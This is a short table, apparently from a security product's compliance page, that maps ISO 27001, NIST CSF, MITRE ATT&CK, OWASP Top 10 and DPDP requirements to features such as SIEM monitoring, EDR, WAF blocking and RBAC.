ISO/IEC 27001:2022	Control A.8.16 (Monitoring activities) & A.8.7 (Protection against malware).	Continuous SIEM monitoring, real-time alerting, and automated EDR malware containment.
NIST CSF v2.0	Identify, Protect, Detect, Respond, Recover functions.	Full lifecycle coverage from asset discovery through SOAR automated recovery.
MITRE ATT&CK Framework	Standardized TTP mapping for security alerts.	Every alert automatically enriched with MITRE Tactic & Technique IDs (e.g. T1190, T1059).
OWASP Top 10 (2021)	Web application risk protection (A01:2021 to A10:2021).	Native WAF protection blocking injection, broken access control, and SSRF attacks.
Digital Personal Data Protection (DPDP)	Protection of personal data against breach & unauthorized access.	Granular multi-tenant RBAC, encrypted storage, and automated breach notification triggers.

